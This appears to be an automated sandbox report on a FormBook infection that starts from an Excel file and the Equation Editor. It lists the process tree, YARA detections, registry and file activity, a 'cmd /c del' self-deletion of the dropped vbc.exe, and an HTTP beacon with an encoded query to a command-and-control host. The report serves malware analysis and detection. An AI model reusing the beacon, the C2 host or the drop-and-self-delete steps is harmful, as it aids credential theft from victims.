
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49174	104.16.16.194	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:14:32.007437944 CET	616	OUT	GET /sqe3/?cB=cV0NQ3cSoEjVqYMmg/VwqmhA8djIFQLMz29YYbqh0iCirm1PpN4CjJrzlAb4Rx9TAdAIgw==&NreT=XJE0G4nHflj HTTP/1.1 Host: www.gregoryrecommends.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:14:32.320785046 CET	617	IN	HTTP/1.1 302 Found Date: Thu, 26 Nov 2020 20:14:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=de07a9064bc53e0f0489b012ffee72c6c1606421672; expires=Sat, 26-Dec-20 20:14:32 GMT; path=/; domain=.www.gregoryrecommends.com; HttpOnly; SameSite=Lax Location: http://www.gregoryrecommends.com/nopage_error.html CF-Ray: 5f8646ba1a1d05ed-FRA Access-Control-Allow-Origin: * Cache-Control: no-cache Vary: Accept-Encoding CF-Cache-Status: MISS Access-Control-Allow-Credentials: true Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS cf-request-id: 06a7ca884d000005ed1a366000000001 Status: 302 Found X-Frame-Options: ALLOWALL X-Powered-By: Phusion Passenger Enterprise 6.0.2 X-Rack-Cache: miss X-Request-Id: 38afb9744787aa13a8ed15f003226fb5 X-Runtime: 0.133626 Server: cloudflare Data Raw: 37 34 0d 0a 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 72 65 67 6f 72 79 72 65 63 6f 6d 6d 65 6e 64 73 2e 63 6f 6d 2f 6e 6f 70 61 67 65 5f 65 72 72 6f 72 2e 68 74 6d 6c 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 74<html><body>You are being redirected.</body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2376 Parent PID: 584

General

Start time:	21:12:38
Start date:	26/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdc0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Shipping documents.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14000F526	WriteFile
C:\Users\user\Desktop\~$Shipping documents.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14000F591	WriteFile
C:\Users\user\Desktop\~$Shipping documents.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14000F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Shipping documents.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14000F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	n8	binary	20 6E 38 00 48 09 00 00 02 00 00 00 00 00 00 00 62 00 00 00 01 00 00 00 30 00 00 00 26 00 00 00 73 00 68 00 69 00 70 00 70 00 69 00 6E 00 67 00 20 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 2E 00 78 00 6C 00 73 00 78 00 00 00 73 00 68 00 69 00 70 00 70 00 69 00 6E 00 67 00 20 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2536 Parent PID: 584

General

Start time:	21:12:57
Start date:	26/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 532 Parent PID: 2536

General

Start time:	21:13:00
Start date:	26/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xec0000
File size:	478720 bytes
MD5 hash:	FD09F4D0B2373B9634F2D8AD2F5C899D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2136258521.0000000003341000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2136258521.0000000003341000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2136258521.0000000003341000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2136150916.0000000002554000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2136301403.00000000033BB000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2136301403.00000000033BB000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2136301403.00000000033BB000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 29%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C41AA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E367995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E36A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Web\9e5950923286f171d1649a05bdc62830\System.Web.ni.dll.aux	unknown	3972	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D36B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D36B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6C41AA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6C41AA52	unknown
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\ASP.NET_4.0.30319\Names	xFHfqnFxmzWvwHXpQ8PPXzoQjWspFpQVJpnWbpRSJzEfthMRR4cP3Dt9z4mp6Qs9s4mHbExjv7yxOY1du7b2jyh5rp4gqIL6Eu72QCf2luWuR3kCJqL7ML	dword	532	success or wait	1	6A4EC37E	unknown

Analysis Process: vbc.exe PID: 2828 Parent PID: 532

General

Start time:	21:13:02
Start date:	26/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xec0000
File size:	478720 bytes
MD5 hash:	FD09F4D0B2373B9634F2D8AD2F5C899D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2170693732.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2170693732.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2170693732.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2170740872.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2170740872.0000000000180000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2170740872.0000000000180000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2170766828.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2170766828.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2170766828.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2828

General

Start time:	21:13:04
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: 3040 Parent PID: 1388

General

Start time:	21:13:16
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\ipconfig.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0xf70000
File size:	27136 bytes
MD5 hash:	CABB20E171770FF64614A54C1F31C033
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2344836687.00000000002F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2344836687.00000000002F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2344836687.00000000002F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2344664416.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2344664416.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2344664416.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2344806052.00000000002C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2344806052.00000000002C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2344806052.00000000002C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982C7	NtReadFile

Analysis Process: cmd.exe PID: 2956 Parent PID: 3040

General

Start time:	21:13:20
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a370000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A37A7BD	DeleteFileW

Disassembly

Code Analysis